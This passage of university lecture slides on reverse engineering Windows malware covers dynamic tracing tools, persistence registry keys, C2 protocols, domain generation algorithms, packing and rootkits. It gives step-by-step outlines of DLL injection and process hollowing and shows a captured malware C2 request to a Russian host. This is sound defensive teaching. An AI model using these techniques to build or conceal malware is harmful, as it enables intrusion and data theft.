* 7 bytes in buffer 2
| 00000 38 39 61 62 63 64 65                         89abcde
+++ exited with 0 +++
```

Linux: ltrace


- Similar to strace, but traces dynamic library calls

Hardware-assisted code tracing

Overview of hardware-assisted code tracing

- Single stepping (trap flag)
- Intel Branch Trace Flag (BTF)
 - Modify the meaning of the trap flag via the model-specific register `MSR_DEBUGCTL` on Intel CPUs
 - Trigger a single step exception/interrupt when a branch is hit
 - Allows a debugger to single-step on control transfers caused by branches, interrupts, and exceptions
- Intel Last Branch Record (LBR)
 - Limited set of registers that store the instruction addresses when a branch instruction occurs
- Intel Branch Trace Store (BTS)
 - Similar to LBR, but allows to store the resulting information in memory
- Intel Processor Trace (PT)
- ARM CoreSight


Intel Branch Trace Store (BTS)



Intel Processor Trace (PT)

- Documented in Intel 64 and IA-32 Architectures Software Developer Manuals, Chapter 36 Intel Processor Trace
- Allows tracing code from ring -2 (SMM) to ring 3 (usermode)
- Stores the log in RAM
- Logging can be restricted based on the value in the CR3 register (a process' page directory root)
- Linux
 - GDB supports Intel PT
 - The perf performance measurement subsystem supports Intel PT
<https://github.com/torvalds/linux/blob/master/tools/perf/Documentation/intel-pt.txt>

Intel Processor Trace (PT)



- Intel PT can be enabled per CPU
- PT packet log is an optimized log format
- It needs to be decoded to be human-readable
- The code/binary and a memory map must be available in the decoding phase

Summary

Disadvantages of dynamic code analysis

- Threat functionality of the code to be analyzed might not be triggered
 - Environment: Code may depend on specific environment (targeted attack)
 - Date/time dependent: Activation only after long sleep interval (maybe several days)
- Detection of analysis environments
 - Detect sandbox environment
 - Change behavior if suspected to be analyzed



Quelle: WikiMedia:Kernkraftwerk_Grafenrheinfeld_-_2013.jpg, Autor: Avda, CC-SA

References

- Yin et al.: HookFinder: Identifying and Understanding Malware Hooking Behaviors, NDSS 2008
- Egele et al.: Dynamic Spyware Analysis. In Proceedings of the 2007 Usenix Annual Conference (Usenix'07), June 2007
- Dang, B./Gazet, A.: Practical Reverse Engineering: x86, x64, ARM, Windows Kernel, Reversing Tools, and Obfuscation; John Wiley & Sons, 1. Auflage
- Russinovich, M./Solomon, D./Ionescu, A.: Windows Internals, Part 1 & 2; Microsoft Press, 6. Edition
- Eilam, E.: Reversing: Secrets of Reverse Engineering; John Wiley & Sons, 1. Auflage

Thank you. Questions?

Prof. Dr. Christian Dietrich
[<dietrich@internet-sicherheit.de>](mailto:dietrich@internet-sicherheit.de)



Software Reverse Engineering Windows Malware

Prof. Dr. Christian Dietrich
[<dietrich@internet-sicherheit.de>](mailto:dietrich@internet-sicherheit.de)

Overview

0. Introduction and Motivation
1. Machine code, Assembly for Intel x86
2. Operating Systems
3. Static Code Analysis
4. Dynamic Code Analysis
5. Malware and Targeted Attacks

This chapter

- Persistence
- Command and control (C2) (protocols, carrier protocol, detection approaches)
- Capabilities
- Code injection
- Code obfuscation (import hiding, packing)
- Malicious kernel-mode code

Learning Goals

- You should
 - be able to name common properties of malware and how malware can be characterized
 - understand how malware achieves persistence on a Windows system
 - be able to name and understand malicious capabilities of malware
 - have a thorough understanding of malware command and control (C2) in terms of architecture and carrier protocols
 - be able to recognize code obfuscation and assess techniques to circumvent certain parts of code obfuscation
 - understand how malware samples classification works and explain true/false negative/positive cases and rates
- In terms of lab skills, you should
 - be able to deal with unknown software and determine its capabilities
- Ideally, you practice different techniques using the provided lab experiment

Malware? What's the problem?

“Today’s anti-virus technology, based largely on analysis of existing viruses by human experts, is just barely able to keep pace with the **more than three new computer viruses that are written daily**.”

KEPHART ET AL.: BIOLOGICALLY INSPIRED DEFENCES AGAINST COMPUTER VIRUSES, 1995


Malware? What's the problem?

2017: **more than 200,000** new malware samples
daily.

0.4 s/sample

Christian Dietrich, 2017.

Malware? What's the problem?



Malware

- Classification malware vs. benign is not trivial
- Malware is “just” software that can be used for malicious purposes
- Common properties
 - Persistence: Malware wants to persist on a system (and needs to be launched at boot or login)
 - Capabilities: What is the malware able to achieve?
 - Surveillance
 - Remote control
 - Data theft, key logging
 - Encrypt files (ransomware)
 - Command-and-control (C2) channels
 - Spreading: How does the malware spread?

Persistence

- Several methods
 - Windows provides specific registry keys (called run keys)
 - Launch a process when a user logs in

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce
 - Windows service
 - ApInit DLL

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Windows

 - Loaded by user32.dll into every process that loads user32.dll (user32.dll is a very common library)
 - Startup/autostart folder
 - Place a shortcut in the startup folder
 - Scheduled task

Capabilities

- What is the malware able to achieve?
- Dynamically linked? Statically linked?
- Library code?
- Determine the set of referenced API functions
 - crypt32.dll: CryptEncrypt() - an API function to encrypt data
 - ws2_32.dll: listen() - an API function that makes a socket listen and accept connections
 - msxfs.dll: WFSExecute() - an API function used by an ATM (Geldautomat)
- API functions can be resolved at runtime (“hidden imports”)
- Determine the capabilities of all custom functions
 - For example: File wiping capability?
- Identify hidden code

Capabilities

- Typical capabilities
 - Keylogger: Record key strokes, record screen
 - Surveillance tool: Record audio (microphone) and/or video (webcam)
 - Banking trojan: Record PIN/TAN from online banking session
 - Credential stealer: Exfiltrate credentials (username/password) from browsers and user agents
 - Adware/Adfraud clicker: “Click” advertisements / emulate user behavior
 - Remote Access Tool (RAT): surveillance and remote control tool
 - Spam bot: Send spam emails
 - Wiper: Delete files securely (unable to un-delete) or destroy the system
 - Bitcoin mining: Mine cryptocurrencies
 - Dispense ATM cash
- Certainly not limited to the above

Command and control (C2)

- How is the malware controlled?
- Typically a network channel, but can also be via shared media (USB thumb drive)
- Network C2 carrier protocols have evolved
 - Initially: IRC (chat protocol)
 - Common: HTTP-based with a custom protocol on top
 - For example: RC4 encryption with a custom key over the request and response body
 - Steganographic C2
 - Hide C2 communication in benign content, e.g. images
- Occasionally: C2 with unusual carrier protocols (e.g., DNS)

HTTP as carrier for command and control

```
POST /catalog/model/tool/red.php HTTP/1.0
Host: avtoritet13.ru
Accept: */*
Accept-Encoding: identity, *;q=0
Accept-Language: en-US
Content-Length: 581
Content-Type: application/octet-stream
Connection: close
Content-Encoding: binary
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET4.0C; \
.NET CLR 2.0.50727; .NET CLR 3.0.04506.648)
```

0000	FF E7 76 AA C8 01 C7 D1 24 84 DB 38 B2 FC 3A CF	..v.....\$..8...:
0010	6A C7 C6 68 A5 E7 69 7F 35 62 D4 5D C3 5A 0B 72	j..h..i.5b.].Z.r
0020	67 38 AC 84 8A 15 9B 0D 37 A3 15 E2 8D D5 37 44	g8.....7.....7D
0030	F8 40 BF 72 6F 0C 30 A5 8F EC 4C B5 F2 2C CC 68	.@.ro.0...L...,h

Looks like regular
HTTP

- benign user agent
- valid HTTP syntax


Custom payload
(botnet-specific)

- HTTP is very often used by malware
- Blend in with regular Internet traffic
- Obfuscate or encrypt the request body (here: RC4 encryption with a custom, malware sample specific key)


Delusion: requests to benign sites

```
1 // This is active C&C communication with a C&C server
2 GET /forum/index.php?r=gate&id=6c..ae&group=2507rcm&debug=0&ips=192.168.X.Y HTTP/1.1
3 User-Agent: Mozilla/5.0 (Windows; U; MSIE 9.0; Windows NT 9.0; en-US)
4 Host: XXXXXXXXXXXXXXXXX.ru
5
6
7 // This is a delusion request towards twitter.com
8 GET /nygul/index.php?r=gate&ac=6c..ae&group=2507rcm&debug=0&ips=192.168.X.Y HTTP/1.1
9 User-Agent: Mozilla/5.0 (Windows; U; MSIE 9.0; Windows NT 9.0; en-US)
10 Host: twitter.com
11
12
13 // This is another delusion request towards bing.com
14 GET /afyu/index.php?r=gate&gh=6c..ae&group=2507rcm&debug=0&ips=192.168.X.Y HTTP/1.1
15 User-Agent: Mozilla/5.0 (Windows; U; MSIE 9.0; Windows NT 9.0; en-US)
16 Host: www.bing.com
17 Connection: Keep-Alive
```

LSB steganography




Steganographic C2





Example malware:
Stegoloader

Use benign image
hosting website to
distribute
steganographic images

Steganographic C2



C2 architecture



- Centralized C2 architecture
 - Single point of failure (C2 server)
 - No knowledge about other peers
 - Majority of botnets have a centralized C2 architecture
- Peer-to-peer C2 architecture
 - Any peer can act as a C2 server
 - No single point of failure
 - Bots must know a subset of all peers
 - Messages via broadcast or distributed hash table (DHT)

Domain Generation Algorithm (DGA)

- Centralized C2 architectures: C2 server is the single point of failure
- Law enforcement seizes the C2 domain
 - Botnet destroyed
 - Information about all peers (all infected machines)
 - Possibly: Information about the operator of the botnet
- A Domain Generation Algorithm (DGA) addresses the single point of failure
 - Generate a domain that is valid for a limited time frame
 - For example: `MD5(current_hour() + "secretvalue")[:12]`
 - DGA is known to the bots and the botnet operator
 - DGA has to be reverse engineered in order to understand and predict future C2 domains

d83r9zff1lo21.com

7uw923khq73z99.com

8wjg3876saf87w.com

time

Code injection

- Malware challenges
 - Remain hidden on an infected system
 - Circumvent firewalls (personal firewalls)
- Solution: code injection
 - Malware injects code into an existing process
 - For example: explorer.exe, svchost.exe, lsass.exe
 - Target processes are often running at all times
 - Target processes are often whitelisted in personal firewalls
- Windows provides API functions to achieve code injection

Code injection

- DLL injection
 - Write the path to a malicious PE DLL file into the target process
 - Push the address of the DLL path to the stack
 - Call CreateRemoteThread() with the address of the LoadLibraryA() function as starting point
- Process hollowing
 - Start a benign program in suspended mode (the program will be loaded, but not started)
 - For example: explorer.exe
 - CreateProcess() with process creation flag CREATE_SUSPENDED (0x00000004)
 - Unmap the executable main module (UnMapViewOfFile())
 - Map the malicious module (MapViewOfFile(), WriteProcessMemory())
 - Start the main thread (effectively continue the main thread with NtResumeThread())
 - The task manager still sees the name of the original executable (explorer.exe)

Code obfuscation: packing

- Malicious code is often obfuscated/packed
- Popular techniques
 - Ultimate packer for executables (UPX): free, <https://upx.github.io/>
 - Modified UPX
 - Custom packing algorithm
 - Virtualization-based obfuscation
 - VMProtect, themida
- Some executables unpack the original executable in memory
 - Breakpoint at the correct spot allows to dump the original executable from memory
 - Typically not possible with virtualization-based obfuscation

Malicious kernel-mode code

- Most malware operates in user space
- Some samples also operate in kernel space
- Typically exhibit rootkit-like functionality
 - Hide files in the file system
 - Hide network connections
 - For example: FANCY BEAR HideDRV rootkit
- Circumvent code signature requirement
 - Exploit signed drivers (Turla VirtualBox driver)

Real-world targeted attack example



Note_№107-41D.pdf



453/0013-15519361

